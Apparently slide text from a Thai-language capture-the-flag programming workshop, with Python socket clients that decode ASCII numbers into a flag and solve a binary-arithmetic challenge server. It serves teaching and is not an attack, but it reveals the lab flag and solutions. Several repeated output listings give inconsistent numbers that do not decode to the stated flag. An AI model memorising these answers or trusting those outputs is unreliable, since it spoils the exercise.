python lab1_learn.py

Lab 4 - ลองทำ Socket อ่านข้อมูล

```

1 import socket
2
3 def main():
4     # Server details
5     host = '127.0.0.1'
6     port = 43239
7
8     # Create a socket and connect to the server
9     client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10    client.connect((host, port))
11
12    # Buffer to hold received data
13    full_data = ""
14
15    while True:
16        # Receive data from the server in chunks of 1024 bytes
17        data = client.recv(1024).decode()
18
19        if not data:
20            # No more data is being received, break the loop
21            break
22
23        # Append the received data to the buffer
24        full_data += data
25
26    # Print the full result
27    print("Data: ", full_data)
28
29    # Close the connection
30    client.close()
31
32 if __name__ == "__main__":
33     main()
34
  
```

Part 1 - อ่าน
ข้อมูลจาก Server

lab1_learn.py

```

(py311) [pwn 6_prog ]$ python lab1_learn.py
Data:
76
65
  
```

ระบุเซิร์ฟเวอร์และ Port
ที่ต้องการเชื่อมต่อ

python lab1_learn.py

Lab 4 - ลองทำ Socket อ่านข้อมูล

```

1 import socket
2
3 def main():
4     # Server details
5     host = '127.0.0.1'
6     port = 43239
7
8     # Create a socket and connect to the server
9     client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10    client.connect((host, port))
11
12    # Buffer to hold received data
13    full_data = ""
14
15    while True:
16        # Receive data from the server in chunks of 1024 bytes
17        data = client.recv(1024).decode()
18
19        if not data:
20            # No more data is being received, break the loop
21            break
22
23        # Append the received data to the buffer
24        full_data += data
25
26    # Print the full result
27    print("Data: ", full_data)
28
29    # Close the connection
30    client.close()
31
32 if __name__ == "__main__":
33     main()
34
  
```

Part 1 - อ่าน
ข้อมูลจาก Server

lab1_learn.py

```

(py311) [pwn 6_prog ]$ python lab1_learn.py
Data:
76
65
71
83
67
73
73
95
78
85
77
66
69
82
83
125
  
```

4

connect()
ใช้เชื่อมต่อไปยัง
เซิร์ฟเวอร์และ Port ที่ระบุ

python lab1_learn.py

Lab 4 - ลองทำ Socket อ่านข้อมูล

```

1 import socket
2
3 def main():
4     # Server details
5     host = '127.0.0.1'
6     port = 43239
7
8     # Create a socket and connect to the server
9     client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10    client.connect((host, port))
11
12    # Buffer to hold received data
13    full_data = ""
14
15    while True:
16        # Receive data from the server in chunks
17        data = client.recv(1024).decode()
18
19        if not data:
20            # No more data is being received, break the loop
21            break
22
23        # Append the received data to the buffer
24        full_data += data
25
26    # Print the full result
27    print("Data: ", full_data)
28
29    # Close the connection
30    client.close()
31
32 if __name__ == "__main__":
33     main()
34
  
```

Part 1 - อ่าน
ข้อมูลจาก Server

lab1_learn.py

```

(py311) [pwn 6_prog ]$ python lab1_learn.py
Data:
5
65
76
71
123
65
83
67
95
78
85
77
66
69
82
83
125
  
```

วนลูป
(เพื่ออ่านข้อมูล
ที่เซิร์ฟเวอร์ตอบกลับมา)

python lab1_learn.py

Lab 4 - ลองทำ Socket อ่านข้อมูล

```

1 import socket
2
3 def main():
4     # Server details
5     host = '127.0.0.1'
6     port = 43239
7
8     # Create a socket and connect to the server
9     client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10    client.connect((host, port))
11
12    # Buffer to hold received data
13    full_data = ""
14
15    while True:
16        # Receive data from the server in chunks of 1024 bytes
17        data = client.recv(1024).decode()
18
19        if not data:
20            # No more data is being received, break the loop
21            break
22
23        # Append the received data to the buffer
24        full_data += data
25
26    # Print the full result
27    print("Data: ", full_data)
28
29    # Close the connection
30    client.close()
31
32 if __name__ == "__main__":
33     main()
34
  
```

Part 1 - อ่าน
ข้อมูลจาก Server

lab1_learn.py

```

(py311) [pwn 6_prog ]$ python lab1_learn.py
Data:
76
65
61
123
65
83
67
95
78
85
77
66
69
82
83
125
  
```

6

อ่านข้อมูล
ที่เซิร์ฟเวอร์ตอกกลับมา
ด้วย recv()

python lab1_learn.py

Lab 4 - ลองทำ Socket อ่านข้อมูล

```
1 import socket
2
3 def main():
4     # Server details
5     host = '127.0.0.1'
6     port = 43239
7
8     # Create a socket and connect to the server
9     client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10    client.connect((host, port))
11
12    # Buffer to hold received data
13    full_data = ""
14
15    while True:
16        # Receive data from the server in chunks of 1024 bytes
17        data = client.recv(1024).decode()
18
19        if not data:
20            # No more data is being received, break the loop
21            break
22
23        # Append the received data to the buffer
24        full_data += data
25
26    # Print the full result
27    print("Data: ", full_data)
28
29    # Close the connection
30    client.close()
31
32 if __name__ == "__main__":
33     main()
34
```

Part 1 - อ่าน
ข้อมูลจาก Server

lab1_learn.py

```
(py311) [pwn 6_prog ]$ python lab1_learn.py
Data: 70
76
65
71
123
65
83
67
73
73
95
77
66
69
82
83
125
```

7

แสดงข้อมูลที่เซิร์ฟเวอร์ตอบ
กลับมา ออกมาทาง Console
(Standard Input)

python lab1_learn.py

Lab 4 - ลองทำ Socket อ่านข้อมูล

```

1 import socket
2
3 def main():
4     # Server details
5     host = '127.0.0.1'
6     port = 43239
7
8     # Create a socket and connect to the server
9     client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10    client.connect((host, port))
11
12    # Buffer to hold received data
13    full_data = ""
14
15    while True:
16        # Receive data from the server in chunks of 1024 bytes
17        data = client.recv(1024).decode()
18
19        if not data:
20            # No more data is being received, break the loop
21            break
22
23        # Append the received data to the buffer
24        full_data += data
25
26    # Print the full result
27    print("Data: ", full_data)
28
29    # Close the connection
30    client.close()
31
32 if __name__ == "__main__":
33     main()
34
  
```

Part 1 - อ่าน
ข้อมูลจาก Server

1. การ นำเข้า Module ชื่อ socket เพื่อใช้ฟังก์ชันเพิ่มเติม
2. main() เริ่มโปรแกรม Python
3. ระบุเซิร์ฟเวอร์และ Port ที่ต้องการเชื่อมต่อ
4. **connect()** ใช้เชื่อมต่อไปยัง เซิร์ฟเวอร์และ Port ที่ระบุ
5. วงลูป (เพื่ออ่านข้อมูล ที่เซิร์ฟเวอร์ตอบกลับมา)
6. อ่านข้อมูล ที่เซิร์ฟเวอร์ตอบกลับมา ด้วย **recv()**
7. แสดงข้อมูลที่เซิร์ฟเวอร์ตอบกลับมา ออกมาทาง Console (Standard Input)

lab1_learn.py

Lab 4 - ลองทำ Socket อ่านข้อมูล

โปรแกรมที่เราจะลองเขียน

Part 1 - อ่านข้อมูลจาก Server

Part 2 - แปลงข้อมูลเป็นค่า Flag



```

(py311) [pwn 6_prog ]$ python lab1_learn.py
Data: 70
76
65
71
123
65
83
67
73
73
95
78
85
77
66
69
82
83
125
  
```

Lab 4 - ลองทำ Socket อ่านข้อมูล

```

3▼ def ascii_to_string(data):
4    # Split the data into individual ASCII numbers
5    ascii_numbers = data.split()
6
7    # Convert each ASCII number to its corresponding character
8    # and join them into a string
9    flag = ''.join(chr(int(num)) for num in ascii_numbers)
10
11   return flag

```

```

25▼ while True:
26     # Receive data from the server in chunks of 1024 bytes
27     data = client.recv(1024).decode()
28
29▼     if not data:
30         # No more data is being received, break the loop
31         break
32
33     # Append the received data to the buffer
34     full_data += data
35
36     # Convert the received ASCII numbers to a flag string
37     flag = ascii_to_string(full_data)
38
39     # Print the flag
40     print("Flag: ", flag)

```

1. สร้างฟังก์ชันเพื่อ Decode ค่า ตัวเลข ASCII เป็น ตัวอักษร
2. เรียกฟังก์ชัน `ascii_to_string()` เพื่อแสดงค่า Flag

```

(py311) [pwn 6_prog ]$ python lab1_solve.py
Flag: FLAG{ASCII_NUMBERS}
(py311) [pwn 6_prog ]$

```

\$ python lab1_solve.py

lab1_solve.py

Part 2 - แปลง
ข้อมูลเป็นค่า Flag

Lab 4 - ลองทำ Socket อ่านข้อมูล

สรุปการเรียนรู้ใน Lab 1

Part 1 - อ่านข้อมูลจาก Server

- connect()
- recv()

Part 2 - แปลงข้อมูลเป็นค่า Flag

- สร้างฟังก์ชัน `ascii_to_string()` เพื่อแปลงค่าตัวเลข ASCII เป็นตัวอักษร

```
1 import socket
2
3 def ascii_to_string(data):
4     # Split the data into individual ASCII numbers
5     ascii_numbers = data.split()
6
7     # Convert each ASCII number to its corresponding character
8     # and join them into a string
9     flag = ''.join(chr(int(num)) for num in ascii_numbers)
10
11     return flag
12
13 def main():
14     # Server details
15     host = '127.0.0.1'
16     port = 43239
17
18     # Create a socket and connect to the server
19     client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
20     client.connect((host, port))
21
22     # Buffer to hold received data
23     full_data = ""
24
25     while True:
26         # Receive data from the server in chunks of 1024 bytes
27         data = client.recv(1024).decode()
28
29         if not data:
30             # No more data is being received, break the loop
31             break
32
33         # Append the received data to the buffer
34         full_data += data
35
36     # Convert the received ASCII numbers to a flag string
37     flag = ascii_to_string(full_data)
38
39     # Print the flag
40     print("Flag: ", flag)
41
42     # Close the connection
43     client.close()
44
45 if __name__ == "__main__":
46     main()
```

Workshop: Programming

#Lab 5: CAPTCHA Solver (**Medium**)

Lab 5 - CAPTCHA Solver

\$ nc prog.lab.p7z.pw 55816

การทำงาน:

- 1. เชื่อมต่อไปยัง Server ด้วย Socket
- 2. Server จะตอบชุดข้อความกลับมา
- 3. **ส่งคำตอบกลับให้ Server**



\$ go run main.go
Server listening on port 55816...

```
$ nc prog.lab.p7z.pw 55816
Welcome to the Binary Challenge!
Your task is to perform the unique operations in the given order and find the final result in binary.

Binary Number 1: 11100011
Binary Number 2: 11100000

Question 1/6:
Operation 1: '>>'
Perform the operation on Binary Number 1 and Binary Number 2.
Enter the binary result: 00000000
Incorrect. Try again.
```

Lab 5 - ลองทำ Socket ตอบกลับข้อมูล

โปรแกรมที่เราจะลองเขียน

Part 1 - จำแนกข้อมูลจาก Server

Part 2 - คำนวณและส่งคำตอบ

Lab 5 - ลองทำ Socket ตอบกลับข้อมูล

Basic binary operations

```
→ ykh (p02) $ nc 127.0.0.1 55816
Welcome to the Binary Challenge!
Your task is to perform the unique operations in the given order and find the final result
in hexadecimal that yields the flag.

Binary Number 1: 10110111
Binary Number 2: 10001111

Question 1/5:
Operation 1: <<
Perform a left shift of Binary Number 1 by 1 bits.
Enter the binary result: █
```

ตัวอย่างข้อมูลที่เราต้องการ

1. 10110111
2. 10001111
3. <<

แล้วจะเขียนโปรแกรมยังไง ?

Lab 5 - ลองทำ Socket ตอบกลับข้อมูล

Part 1 : จำแนกข้อมูลจาก Server

```

39 def main():
40     client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
41     client_socket.connect(('127.0.0.1', 55816))
42
43     print(client_socket.recv(1024).decode())
44
45     binary1 = binary2 = None
46
47     while True:
48         # Receive and display server message, now using the delimiter function
49         response = recv_until_delimiter(client_socket)
50         print(f"Server response:\n{response}")
51
52         operation = None # Ensure operation is initialized for each loop
53
54         # Parse binary numbers and operation from server's message
55         for line in response.split('\n'):
56             if 'Binary Number 1' in line and ':' in line:
57                 binary1 = line.split(':')[1].strip()
58             if 'Binary Number 2' in line and ':' in line:
59                 binary2 = line.split(':')[1].strip()
60             if 'Operation' in line and ':' in line:
61                 operation = line.split(':')[1].replace("'", "").strip()
62

```

1

2

```

→ ykh (prog_lab2) $ python3 prog_lab2_solve.py
Server response: Welcome to the Binary Challenge!

```

```

Server response: Your task is to perform the unique
order and find the final result in binary.

```

```

Binary Number 1: 11110101
Binary Number 2: 01111110

```

```

Server response: Question 1/6:
Operation 1: '|'

```

Lab 5 - ลองทำ Socket ตอบกลับข้อมูล

โปรแกรมที่เราจะลองเขียน

Part 1 - จำแนกข้อมูลจาก Server

Part 2 - คำนวณและส่งคำตอบ

Lab 5 - ลองทำ Socket ตอบกลับข้อมูล

Basic binary operations

1. + (Addition)
2. - (Subtraction)
3. * (Multiplication)
4. & (AND)
5. | (OR)
6. ^ (XOR (exclusive OR))
7. << (Left shift)
8. >> (Right shift)

Lab 5 - ลองทำ Socket ตอบกลับข้อมูล

Part 2 : คำนวณและส่งคำตอบ

```

47 while True:
48     # Receive and display server message, now using the delimiter function
49     response = recv_until_delimiter(client_socket)
50     print(f"Server response:\n{response}")
51
52     operation = None # Ensure operation is initialized for each loop
53
54     # Parse binary numbers and operation from server's message
55     for line in response.split('\n'):
56         if 'Binary Number 1' in line and ':' in line:
57             binary1 = line.split(':')[1].strip()
58         if 'Binary Number 2' in line and ':' in line:
59             binary2 = line.split(':')[1].strip()
60         if 'Operation' in line and ':' in line:
61             operation = line.split(':')[1].replace('"', '').strip()
62
63     # Perform the operation if valid binaries and operation are received
64     if binary1 and operation:
65         if binary2: # Handle binary operations
66             result = perform_operation(operation, binary1, binary2)
67         else:
68             continue
69
70         print(f"Result: {result}")
71         client_socket.sendall(f"{result}\n".encode())
72
73     # Check if challenge is completed
74     if 'The flag is' in response:
75         print("Challenge completed.")
76         break
77

```

```

3 # Function to handle binary operations directly
4 def perform_operation(op_symbol, binary1, binary2=None):
5     # Convert binary strings to integers
6     a = int(binary1, 2)
7     b = int(binary2, 2) if binary2 is not None else None
8
9     # Define the possible operations using direct arithmetic/bitwise
10    operations = {
11        '<<': lambda x, y: bin(x << y)[2:].zfill(8), # Left shift
12        '>>': lambda x, y: bin(x >> y)[2:].zfill(8), # Right shift
13        '+': lambda x, y: bin(x + y)[2:].zfill(8), # Addition
14        '*': lambda x, y: bin(x * y)[2:].zfill(8), # Multiplication
15        '-': lambda x, y: bin(x - y)[2:].zfill(8), # Subtraction
16        '&': lambda x, y: bin(x & y)[2:].zfill(8), # Bitwise AND
17        '|': lambda x, y: bin(x | y)[2:].zfill(8), # Bitwise OR
18        '^': lambda x, y: bin(x ^ y)[2:].zfill(8) # Bitwise XOR
19    }
20
21    # Perform the operation with two operands
22    if op_symbol in operations:
23        result = operations[op_symbol](a, b)
24    else:
25        raise ValueError(f"Unknown operation: {op_symbol}")
26
27    return result
28

```

2

3

1

Lab 5 - ลองทำ Socket ตอบกลับข้อมูล

```

1 import socket
2
3 # Function to handle binary operations directly
4 def perform_operation(op_symbol, binary1, binary2=None):
5     # Convert binary strings to integers
6     a = int(binary1, 2)
7     b = int(binary2, 2) if binary2 is not None else None
8
9     # Define the possible operations using direct arithmetic/bitwise operators
10    operations = {
11        '<<': lambda x, y: bin(x << y)[2:].zfill(8), # Left shift
12        '>>': lambda x, y: bin(x >> y)[2:].zfill(8), # Right shift
13        '+': lambda x, y: bin(x + y)[2:].zfill(8), # Addition
14        '*': lambda x, y: bin(x * y)[2:].zfill(8), # Multiplication
15        '-': lambda x, y: bin(x - y)[2:].zfill(8), # Subtraction
16        '&': lambda x, y: bin(x & y)[2:].zfill(8), # Bitwise AND
17        '|': lambda x, y: bin(x | y)[2:].zfill(8), # Bitwise OR
18        '^': lambda x, y: bin(x ^ y)[2:].zfill(8) # Bitwise XOR
19    }
20
21    # Perform the operation with two operands
22    if op_symbol in operations:
23        result = operations[op_symbol](a, b)
24    else:
25        raise ValueError(f"Unknown operation: {op_symbol}")
26
27    return result
28
29 # Function to receive data until a delimiter is reached
30 def recv_until_delimiter(sock, delimiter='\n\n'):
31     data = ""
32     while delimiter not in data:
33         packet = sock.recv(1024).decode()
34         if not packet:
35             break
36         data += packet
37     return data
38
39 def main():
40     client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
41     client_socket.connect(('127.0.0.1', 55816))
42
43     print(client_socket.recv(1024).decode())
44
45     binary1 = binary2 = None
46
47     while True:
48         # Receive and display server message, now using the delimiter function
49         response = recv_until_delimiter(client_socket)
50         print(f"Server response:\n{response}")
51
52         operation = None # Ensure operation is initialized for each loop
53
54         # Parse binary numbers and operation from server's message
55         for line in response.split('\n'):
56             if 'Binary Number 1' in line and ':' in line:
57                 binary1 = line.split(':')[1].strip()
58             if 'Binary Number 2' in line and ':' in line:
59                 binary2 = line.split(':')[1].strip()
60             if 'Operation' in line and ':' in line:
61                 operation = line.split(':')[1].replace('"', '').strip()
62
63         # Perform the operation if valid binaries and operation are received
64         if binary1 and operation:
65             if binary2: # Handle binary operations
66                 result = perform_operation(operation, binary1, binary2)
67             else:
68                 continue
69
70             print(f"Result: {result}")
71             client_socket.sendall(f"{result}\n\n".encode())
72
73         # Check if challenge is completed
74         if 'The flag is' in response:
75             print("Challenge completed.")
76             break
77
78 if __name__ == "__main__":
79     main()
80

```


Lab 5 - ลองทำ Socket ตอบกลับข้อมูล

สรุปการเรียนรู้ใน Lab 2

Part 1 - จำแนกข้อมูลจาก Server

- in
- split

Part 2 - คำนวณและส่งคำตอบ

- สร้างฟังก์ชัน `perform_operation()`
เพื่อคำนวณค่าตัวเลข Binary
- `sendall()`

Thank you !!